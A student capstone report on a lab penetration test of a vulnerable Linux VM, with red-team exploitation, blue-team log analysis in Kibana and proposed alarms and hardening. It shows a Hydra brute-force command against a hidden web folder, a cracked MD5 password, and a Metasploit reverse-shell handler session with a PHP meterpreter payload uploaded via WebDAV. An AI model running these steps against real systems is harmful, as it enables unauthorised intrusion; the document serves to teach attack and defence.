

# **Capstone Engagement**

## **Assessment, Analysis, and Hardening of a Vulnerable System**

REPORT PREPARED BY  
ASHLEY HART

# Table of Contents

---

This document contains the following sections:

01

**Network Topology**

02

**Red Team:** Security Assessment

03

**Blue Team:** Log Analysis and Attack Characterization


04

**Hardening:** Proposed Alarms and Mitigation Strategies

---

# Network Topology

# Network Topology



## Network

Address Range:  
**192.168.1.00/24**  
Netmask: **255.255.255.0**  
Gateway:

## Machines

IPv4: **192.168.1.90**  
OS: **Linux**  
Hostname: **kali**

IPv4: **192.168.1.105**  
OS: **Linux**  
Hostname: **Capstone**

IPv4: **192.168.1.100**  
OS: **Linux**  
Hostname: **ELK**

IPv4: **192.168.1.1**  
OS: **Windows**  
Hostname: **Red vs Blue**

The background of the slide is a dark red, almost black, geometric pattern composed of numerous overlapping triangles and polygons, creating a complex, crystalline texture.

# **Red Team** Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Red vs Blue	192.168.1.1	Virtual Azure Host Machine, used to view log data and complete pen-test.
Kali	192.168.1.90	Attack Machine
ELK	192.168.1.100	Log activity data from Capstone machine (Victim Machine).
Capstone	192.168.1.105	Vulnerable Machine

---

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<i>Open Port 80 with public access CVE-2019-6579</i>	<i>Unsecure Port, open to any attacker attempting to access Port 80.</i>	<i>Files and Folders are in access. This includes Sensitive (or SECRETIVE) files and folders are accessible.</i>
<i>Root Accessibility</i>	<i>Full Authorization to execute and command, and access any resource on the vulnerable device.</i>	<i>Vulnerabilities are at higher risk and more impact to any connected network.</i>
<i>Simple Usernames</i>	<i>Usernames are First Names, Short Names and Similar, Repeating information.</i>	<i>'aston', 'Ryan', these usernames are all predictable, and can be easily discovered.</i>
<i>Weak Passwords</i>	<i>Common passwords used that include simple words, and lack complexity like symbols, capital letters, numbers.</i>	<i>The Red Team was able to use Crackstation to identify the password for Ryan, which was 'linux4u'.</i>

# Vulnerability Assessment

---

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<i>Ability to discover password by Brute Force CVE-2019-3746</i>	<i>When the attacker uses multiple username and password combinations to access the devices or system.</i>	<i>Systems can be access by brute forces with the use of common password lists such as rockyou.txt by programs like Hydra, 'John the Ripper', and Medusa.</i>
<i>Directory Indexing Vulnerability CWE-548</i>	<i>The Attacker can view and download content of a directory located on the vulnerable device. CWE-548 refers to an informational leak through directory listing.</i>	<i>The attacker gains access to source code, or conduct other exploits. The directory listing can be compromised private or confidential data.</i>
<i>WebDAV Vulnerability</i>	<i>Exploit WebDAV on a server and Shell access was possible.</i>	<i>If WebDAV is not configured properly, it allows attackers to remotely modify website content.</i>

---



# Vulnerability Assessment

---

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
<i>User were able to view other user's credentials when they were logged in CVE-2020-24227</i>	<i>Storing user name and/ or passwords in plain text that is not encrypted.</i>	<i>Evidence shows Aston had Ryan's username and password hash stored. This enabled the Red Team to further penetrate the network.</i>
<i>LFI Vulnerability</i>	<i>LFI allows access into confidential files on a vulnerable machine.</i>	<i>An LFI vulnerability allows attackers to gain access to the sensitive files and folders. The attacker can read (and sometimes execute) files on the vulnerable machine.</i>

# Exploitation: Brute Force Password

01

## Tools & Processes

Hydra was preinstalled on the Attacking Machine (Kali Linux Machine). A common password list was obtained called rockyou.txt.

**Command:** `hydra -l ashton -P /root/Downloads/rockyou.txt -s 80 -f 192.168.1.105 http-get /company_folders/secret_folder`


02

## Achievements

This exploit provided the password to the username 'ashton'. With both the username and password this allowed access to the secret folder.

03

```
[INFORMATION] reading restore file ./hydra.restore
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-08-07 12:19:55
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.1.105:80/company_folders/secret_folder
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-08-07 12:20:12
```



# Exploitation: Port 80 Open Public Access

01

## Tools & Processes

Nmap was used to scan for open ports on the target machine.

02

## Achievements

The nmap scanned 256 IP addresses. The scan found 4 hosts up: Ports 22 and 80 stood out to me.

03

```
root@Kali:~# nmap 192.168.1.00/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-18 19:31 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00051s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2179/tcp   open  vmrpd
3389/tcp   open  ms-wbt-server
MAC Address: 00:15:5D:00:04:0D (Microsoft)

Nmap scan report for 192.168.1.100
Host is up (0.00051s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
9200/tcp   open  wap-wsp
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)

Nmap scan report for 192.168.1.105
Host is up (0.00055s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:15:5D:00:04:0F (Microsoft)

Nmap scan report for 192.168.1.90
Host is up (0.000070s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
```

# Exploitation: Hashed Passwords

01

## Tools & Processes

A website crackstation.net was used to check hashed password.

02

## Achievements


The hashed password was '**linux4u**' and matched with the username **Ryan**. Both the username and password are used to access **/webdav** folder.

03

## Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d7dad0a5cd7c8376eeb50d69b3ccd352



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: ■ Exact match, ■ Partial match, ■ Not found

# Exploitation: Hashed Passwords

01

## Tools & Processes

Msfvenom and meterpreter was used to deliver a payload onto the victim machine.

02

## Achievements

The use of multi/handler exploit allowed access to the machine's shell.

03

```
root@Kali:~# msfconsole
[~] ***Ting the Metasploit Framework console... |
[~] * WARNING: No database support: No database YAML file
[~] ***


IIIII dTb.dTb
II 4 v 'B
II 6 v 'P
II 'T; - ;P'
II 'T; - ;P'
IIIII 'YVP'

I love shells --egypt
[?] 2019-05-07 18:19:43
[?] 1.1K
+ -- ==[ metasploit v5.0.76-dev 1.1K ]
+ -- ==[ 1971 exploits - 1088 auxiliary - 339 post ]
+ -- ==[ 558 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 80
LPORT => 80
msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:80
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:80 -> 192.168.1.105:47892) at 2021-08-18 19:44:08 -0700
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.90:80 -> 192.168.1.105:47894) at 2021-08-18 19:44:08 -0700

meterpreter > |
```




# **Blue Team**

## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan

- The port scan started on August 07, 2021 at approximately
- 191,143 connections occurred at the peak, the source IP was 192.168.1.90
- The sudden peaks in network traffic indicate that this was a port scan.



# Analysis: Finding the Request for the Hidden Directory

- The request started August 7th, 2021.
- 16,372 request were made to access the **/secret\_folder**
- The **/secret\_folder** contained the hashed password used to access the system using another employee's credentials (Ryan).
- The **/secret\_folder** also allowed for the payload to be uploaded thus exploiting other vulnerabilities.

## Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ▾	Count ▾
http://192.168.1.105/company_folders/secret_folder	16,372
http://127.0.0.1/server-status?auto=	6,496
http://snnmnkxdhflwgthqismb.com/post.php	812
http://www.gstatic.com/generate_204	420
http://ocsp.godaddy.com	201



# Analysis: Uncovering the Brute Force Attack


- 16,372 requests were made in the attack to access **/secret\_folder**.
- 2 of the attacks were successful. 100% of these attacks returned 301 HTTP status code “Moved Permanently”.

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ▾	Count ▾
http://192.168.1.105/company_folders/secret_folder	2

Export: Raw 📄 Formatted 📄

HTTP status codes for the top queries [Packetbeat] ECS



GET /company\_folders/secret\_folder: HTTP Query

# Analysis: Finding the WebDAV Connection

- 68 request were made to access the /webdav directory.
- The primary requests were for the passwd.dav and shell.php files.

## Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending

Count

http://192.168.1.105/webdav

68

### HTTP Transactions [Packetbeat] ECS



← → ↺ 🏠 192.168.1.105/webdav/

🔗 Kali Linux 🐞 Kali Training 🛠️ Kali Tools 📖 Kali Docs 🗺️ Kali Forum

## Index of /webdav

Name Last modified Size Description

🔗	Parent Directory	-	
🔗	passwd.dav	2019-05-07 18:19	43
🔗	shell.php	2021-08-16 19:28	1.1K

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Found the Flag:

```
Last login: Sat Aug 14 22:42:19 2021 from 192.168.1.90
ryan@server1:~$ ls
ryan@server1:~$ cd /home
ryan@server1:/home$ ls
ashton data ryan vagrant
ryan@server1:/home$ cd ..
ryan@server1:~$ ls
bin  flag.txt  lib  mnt  run  swap.img  vagrant
boot home  lib64  opt  sbin  sys  var
dev  initrd.img  lost+found  proc  snap  tmp  vmlinuz
etc  initrd.img.old  media  root  srv  usr  vmlinuz.old
ryan@server1:~$ cat flag.txt
bing0@5h1sn@0
ryan@server1:~$
```



# **Blue Team**

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

---

## Alarm

I would recommend an alert to be sent out once 1000 or more connections were made within one hour.

## System Hardening

- System ports should be ran regularly to proactively detect and audit any open ports.
  - Set server iptables to drop packet traffic when a certain threshold is exceeded.
  - Firewall should be patched regularly to minimize new zero-day attacks.
  - Firewalls should also ensure they detect and cut off the scan attempts in real time.
-

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

To detect unauthorized access requests to secret files or folder, an alert should be set when more than 3 request were attempted within an hour. Once an alert is triggered a message is sent.

## System Hardening

- Confidential files or folders should not be kept or shared for public access.
- Rename folders and files that contain sensitive information.
- Encrypt any data that contains confident folders.

# Mitigation: Preventing Brute Force Attacks

---

## Alarm

To detect future brute force attacks, an alarm should be set if a 401 error is returned. The threshold would be 10 errors before the alarm is activated.

## System Hardening

- Create a policy for user login, that locks out accounts for 30 minutes after 7 unsuccessful attempts.
- Create a policy for passwords that requires password complexity. Encourage users to stay away from common words and use more symbols and numbers.
- Create a list of blocked IP addresses based on IP address that have 20 unsuccessful attempts in 3 months. If the IP address happens to be a staff member, re-education may be necessary.

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

First, consider creating a list of trusted IP Addresses. Every 6 months to a year, review the list to see if every IP Address needs access still.

HTTP Get request, set an alarm to activate when any IP Address tries to access the webDAV directory outside the list of the trusted IP Addresses.

## System Hardening

- Creating the list of trusted IP Addresses and ensure the firewall security policy will prevent all other access.
- Access to the WebDAV folder should only be permitted by users with complex usernames and passwords.

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

An alarm should be set for any traffic trying to access port 80. The threshold for the alarm to be sent is when one or more attempts are made.

Setting the alarm for any files being uploaded into the /webdav folder is highly recommended. The threshold for the alarm to be sent is when one or more attempt is made.

## System Hardening

- Block all IP Addresses other than whitelisted IP Addresses.
  - Reverse shells can be created over DNS, this action will only limit the risk of reverse shell connections, not eliminate the risk.
- Set the access for /webdav folder to be read only to prevent payloads from being uploaded.
- Ensure only necessary ports are open.



*The  
End*